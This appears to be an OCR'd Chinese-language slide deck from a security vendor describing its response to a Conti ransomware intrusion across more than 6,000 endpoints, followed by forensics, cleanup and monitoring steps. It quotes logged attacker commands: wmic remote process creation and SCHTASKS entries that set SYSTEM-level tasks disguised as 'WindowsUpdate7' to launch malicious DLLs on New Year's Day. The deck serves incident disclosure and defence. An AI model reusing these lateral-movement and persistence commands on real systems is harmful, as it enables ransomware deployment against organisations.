
與CONTI交戰分享

駭客試圖設定定時炸彈，於跨年當天啟動

嚴重程度	時間	執行指令
IIII	2020- 1 03:09:44	wmic /node:172.21.3.13 process call create cmd.exe /c C:\ProgramData\w...c64.dll StartW
IIII	2020- 1 03:09:44	C:\Windows\system32\cmd.exe /C wmic /node:172.21.3.13 process call create cmd.exe /c C:\ProgramData\wwarc64.dll StartW
IIII	2020- 1 03:07:00	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
IIII	2020- 1 03:07:00	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
IIII	2020- 1 03:07:00	C:\Windows\system32\cmd.exe /C SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
IIII	2020- 1 03:06:48	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\lgp.dll,StartW /sc ONCE /sd 01/01/2021 /st 00:00
IIII	2020- 1 03:06:48	C:\Windows\system32\cmd.exe /C SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\lgp.dll,StartW /sc ONCE /sd 01/01/2021 /st 00:00

場域超過6K台、77台端點高風險、12隻惡意程式

EDR端點偵測+疫苗+MDR持續追蹤治療



在鑑識過程中連續壓制四波駭客周末突襲

1 EDR鑑識調查

- 說明調查工具架構
- 說明本次**專案團隊**
- 討論網路側錄架構

2 製作數位疫苗

- 調整派送策略
- 初步**調查情況**
- 後送**分析樣本**

3 電腦接種

- 過往事件遺留檔案清除
- 列出優先需派送端點
- 初步防治措施說明
- 勾稽事件調查結果
- 建議立即處置措施
- **勒索病毒專屬疫苗**程式開始進行派送

4 MDR執行清除/追蹤治療

- 網路設備進場佈建
- 提供疫苗安裝報表

1

- 協助**清理多支惡意檔案**
- 提供根據網路設備情資攔截的 C2 清單
- 提供新的 Xensor 設定參數

2


- 根據 Endpoint 資訊提供相關 C2 清單
- 觀察多台端點流量並提供建議

3


- **持續清理惡意檔案**
- 持續提供 C2 清單
- 檢查是否有惡意排程

4

- 提供相關IT規劃建議
- 持續追蹤復發情況
- **駭客朔源**

